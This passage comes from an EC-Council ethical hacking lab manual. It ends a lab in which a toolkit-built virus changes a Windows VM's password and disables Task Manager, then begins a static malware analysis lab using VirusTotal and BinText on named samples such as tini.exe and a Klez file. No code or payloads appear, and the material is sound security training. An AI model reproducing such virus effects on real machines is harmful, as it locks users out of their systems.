


Figure 2.1.8: Virus executed successfully

22. Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."

Note: Here, the credentials are **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.9: Victim machine unable to login with the Old Password

23. Now, login with the password that you provided at the time of virus creation (i.e., **qwerty**). You should log in to the machine with the new password.



Figure 2.1.10: Trying to log in with the new password created by the virus

24. Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.




Figure 2.1.11: Task Manager disabled

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. You will get a similar error for all the applications that are disabled by the virus.
26. This is how attackers infect a system with viruses. Now, before going to the next task, click the **Revert this virtual machine to snapshot: (Saved snapshot)** icon to revert the machine to its initial state (before running virus).




Figure 2.1.12: Reverting to Saved Snapshot

27. The **VMware Workstation** pop-up appears, stating that, **By restoring this snapshot, the current state will be lost**; click **Yes**.
28. Close all open windows on the **Windows 10** virtual machine.
29. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Static Malware Analysis

Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers use sophisticated malware techniques as cyber weapons to steal sensitive data. Malware can inflict intellectual and financial losses on the target, be it an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and cure the existing infections and thwart future problems, it is necessary to perform malware analysis. Many tools and techniques exist to perform such tasks.

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technology trends from large collections of malware samples without executing them. The samples of malware are mostly compatible with the Windows binary executable.

By performing malware analysis, detailed information regarding the malware can be extracted. This information includes items like the malicious intent of the malware, indicators of compromise, complexity level of the intruder, exploited vulnerability, extent of damage caused by the intrusion, perpetrator accountable for installing the malware, and system vulnerability the malware has exploited.

An ethical hacker and pen tester must perform malware analysis to understand the workings of the malware and assess the damage that it may cause to the information system. Malware analysis is an integral part of any penetration testing process.

Note: It is very dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Perform online malware scanning using VirusTotal
- Perform a strings search using BinText
- Identify packing and obfuscation methods using PEid
- Find the portable executable (PE) information of a malware executable file using PE Explorer
- Identify file dependencies using Dependency Walker
- Perform malware disassembly using IDA and OllyDbg

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- BinText located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText**
- PEid located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid**
- PE Explorer located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer**
- Dependency Walker located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**
- IDA located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**
- OllyDbg located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Lab Duration

Time: 40 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Static Malware Analysis

Static Malware Analysis, also known as code analysis, involves going through the executable binary code without executing it to gain a better understanding of the malware and its purpose.

The process includes the use of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects the technical pointers or simple signatures it generates. Such pointers include file name, MD5 checksums or hashes, file type, and file size. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, as well as other information.

Some of the static malware analysis techniques are:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing and obfuscation methods
- Finding portable executable (PE) information
- Identifying file dependencies
- Malware disassembly

Lab Tasks

TASK 1

Perform Online Malware Scanning using VirusTotal

VirusTotal helps ethical hackers and penetration testers to analyze files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.

This lab activity will demonstrate how to analyze malware using online virus analysis services.

TASK 1.1

Launch and Upload Malicious Sample File on VirusTotal Scanning Service

1. Turn on the **Windows 10** victim machine and login with the credentials **Admin** and **Pa$$w0rd**.
2. Launch a web browser (here, **Google Chrome**), type **http://www.virustotal.com** in the address bar, and press **Enter**.

Note: If you are using a different browser, then the screenshots will differ from the images that you see on your screen.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **VirusTotal** webpage appears in the browser; click **Choose file**.

VirusTotal aims to improve the anti-virus and security industry and make the Internet a safer place through the development of free tools and services. VirusTotal simply acts as an information aggregator. The aggregated data are the output of different antivirus engines, website scanners, file and URL analysis tools, and user contributions.




Figure 3.1.1: VirusTotal Home Page

The malware signatures of antivirus solutions present in VirusTotal are periodically updated as they are developed and distributed by anti-virus companies. The update polling frequency is 15 minutes—thus ensuring that these products are using the latest signature sets. Website scanning is done via API queries to the different companies providing the solution; hence, the most updated version of their dataset is always used.

4. The **Open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




Figure 3.1.2: Select a file for Virus analysis

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

View the Result

5. The selected file will be sent to the VirusTotal server for analysis.
6. VirusTotal returns a detailed report displaying the result of each anti-virus for the selected **tini.exe** malicious file under the **DETECTION** tab, as shown in the screenshot.




Figure 3.1.3: VirusTotal DETECTION Section

7. Now, click the **DETAILS** tab to view the malicious file details such as Basic Properties, History, Names, Portable Executable Info, Sections, Imports, and ExifTool File Metadata.




Figure 3.1.4: VirusTotal DETAILS Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click the **RELATIONS** tab to view Execution Parents, PE Resource Parents, Contained in Graphs, and Graph Summary. Scroll down to view other details.
9. To view **Graph Summary**, you will need a VirusTotal account.




Figure 3.1.5: VirusTotal RELATIONS Section

You can also use other local and online malware scanning tools such as **Hybrid Analysis** (https://www.hybrid-analysis.com), **Cuckoo Sandbox** (https://cuckoosandbox.org), **Jotti** (https://virusscan.jotti.org), or **Valkyrie Sandbox** (https://valkyrie.comodo.com) to perform online malware scanning.

10. Click the **BEHAVIOR** tab to view the File System Actions, Process and Service Actions, Shell Commands, and Synchronization Mechanisms & Signals.




Figure 3.1.6: VirusTotal BEHAVIOR Section

11. Close the web browser once the analysis is complete.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Perform a Strings Search using BinText

Here, we will use the BinText tool to extract embedded strings from executable files.

TASK 2.1

Launch BinText

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText** and double-click **bintext.exe**.
2. The **BinText** main window appears; click **Browse** to provide a file to scan. Here, we need to provide a malicious file to analyze the text.
3. Make sure that the **Advanced view** option is checked.

Software programs include some strings that are commands to perform specific functions such as printing output. Strings communicate information from a program to its user. Various strings that could represent the malicious intent of a program such as reading the internal memory or cookie data, are embedded in the compiled binary code.




Figure 3.2.1: BinText Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Searching through strings can provide information about the basic functionality of any program. During malware analysis, search for malicious strings that could determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. You should be attentive while looking for strings and search for the embedded and encrypted strings for a complete analysis of the suspect file.

4. The **Open file for Scanning** window appears, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!** and select **face.exe**, the malicious file, and click **Open** to extract the text from the malicious file.




Figure 3.2.2: Open file for scanning Window

BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

5. As soon as the file is provided for scan, click **Go**. BinText will start extracting the text from the designated malicious file.




Figure 3.2.3: BinText Extracting Malicious File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

View the Extract Embedded Strings

6. BinText extracts the provided malicious file's critical information, as shown in the screenshot.

